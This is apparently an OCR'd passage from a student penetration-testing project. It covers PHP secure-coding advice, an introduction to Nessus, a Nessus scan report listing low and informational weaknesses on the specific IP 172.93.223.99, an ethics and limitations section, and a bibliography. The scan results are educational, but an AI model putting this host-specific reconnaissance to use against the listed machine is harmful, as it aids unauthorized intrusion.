
As a fundamental rule, dynamic code execution should never be allowed in any application. For example, avoid using core PHP functionality like shell_exec() and exec() where possible, which executes at the OS level.


- Avoid using exec(), shell_exec(), system() or passthru()
- Avoid using strip_tags() for sanitisation
- Code serialization
- Use a PHP security linter
- Utilise a SAST tool to identify code injection issues

Penetration Testing with Nessus

What is Nessus?

Nessus is a platform developed by Tenable that scans for security vulnerabilities in devices, applications, operating systems, cloud services and other network resources. Nessus now encompasses several products that automate point-in-time vulnerability assessments of a network's attack surface, with the goal of enabling enterprise IT teams to stay ahead of cyber attackers by proactively identifying and fixing vulnerabilities as the tool discovers them, rather than after attackers exploit them. Nessus identifies software flaws, missing patches, malware, denial-of-service vulnerabilities, default passwords and misconfiguration errors, among other potential flaws. When Nessus discovers vulnerabilities, it issues an alert that IT teams can then investigate and determine what - if any - further action is required.





172.93.223.99

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	0	3	34

Vulnerabilities Total: 37

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
LOW	3.7	-	70658	SSH Server CBC Mode Ciphers Enabled
LOW	3.7	-	153953	SSH Weak Key Exchange Algorithms Enabled
LOW	2.6*	-	54582	SMTP Service Cleartext Login Permitted
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39520	Backported Security Patch Detection (SSH)
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10028	DNS Server BIND version Directive Remote Version Detection
INFO	N/A	-	11002	DNS Server Detection
INFO	N/A	-	35371	DNS Server hostname.bind Map Hostname Disclosure
INFO	N/A	-	10092	FTP Server Detection
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	85805	HTTP/2 Cleartext Detection
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	11414	IMAP Service Banner Retrieval
INFO	N/A	-	42085	IMAP Service STARTTLS Command Support
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information

INFO	N/A	-	50350	OS Identification Failed
INFO	N/A	-	10919	Open Port Re-check
INFO	N/A	-	181418	OpenSSH Detection
INFO	N/A	-	10185	POP Server Detection
INFO	N/A	-	42087	POP3 Service STLS Command Support
INFO	N/A	-	54580	SMTP Authentication Methods
INFO	N/A	-	10263	SMTP Server Detection
INFO	N/A	-	42088	SMTP Service STARTTLS Command Support
INFO	N/A	-	185519	SNMP Server Detection
INFO	N/A	-	70657	SSH Algorithms and Languages Supported
INFO	N/A	-	149334	SSH Password Authentication Accepted
INFO	N/A	-	153588	SSH SHA-1 HMAC Algorithms Enabled
INFO	N/A	-	10267	SSH Server Type and Version Information
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	11153	Service Detection (HELP Request)
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	10386	Web Server No 404 Error Code Check
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown

Limitations

While I was making this project I was limited in the following points:

Penetration testing is a valuable activity to identify and address security vulnerabilities in a system or application. However, there are certain limitations and considerations that should be kept in mind, especially when it comes to conducting penetration testing for a college minor project. Here are some common limitations and factors to consider:

Legal and Ethical Considerations:

Ensure that you have proper authorization to conduct penetration testing on the target system. Unauthorized testing can lead to legal consequences.

Clearly define the scope of the penetration test and obtain written consent from the system owner or relevant authorities.

Resource Constraints:

College projects often have limited resources, both in terms of time and technology. Consider the available resources and plan the penetration testing accordingly.

Limited Scope:

Due to the nature of college projects, the scope of the penetration test may be limited to specific components or functionalities. Ensure that the limitations are communicated clearly.

Environmental Constraints:

In a controlled college environment, the test may not fully simulate real-world conditions. Some security vulnerabilities may only surface in a production environment.

Skill Level:

Consider the skill level of the individuals conducting the penetration test. In an educational setting, team members may be students with varying levels of experience.

Impact on Services:

Be mindful of the impact that penetration testing may have on the availability and performance of the services being tested. Avoid disrupting critical services or causing harm to the system.

Documentation:

Thoroughly document the entire penetration testing process, including the methodology, tools used, findings, and recommendations. This documentation is essential for evaluation and assessment.

Communication:

Maintain clear and open communication with relevant stakeholders, including project advisors, system owners, and other team members. Regular updates on progress and findings are crucial.

Data Privacy:

Ensure that sensitive data is handled responsibly and in compliance with privacy regulations. Avoid storing or transmitting sensitive information without proper safeguards.

Post-Testing Activities:

After the penetration testing is complete, it's important to assist in remediation efforts and provide recommendations for improving the security posture of the system.

Realism of Scenarios:

While simulating attacks, consider the realism of the scenarios. College projects may not fully replicate the complexity and diversity of real-world cyber threats.

Always prioritize safety, legality, and ethical considerations when conducting penetration testing. If in doubt, seek guidance from mentors or professionals experienced in cybersecurity.

Bibliography

Google Website links:

- https://owasp.org/
- https://www.acunetix.com/
- https://www.invicti.com/
- https://pentestlab.blog/
- https://portswigger.net/
- https://www.ibm.com/
- https://brightsec.com/

YouTube Video Links:

- https://youtu.be/MWGHbTqY5FE?si=thEQ_YCJq7BezYh2
- https://youtu.be/BDCjFl7lVKM?si=ABOQHXvHN-ZdiRaJ
- https://youtu.be/QsMkQMKsIII?si=C_B7oDFMF2b9aRPW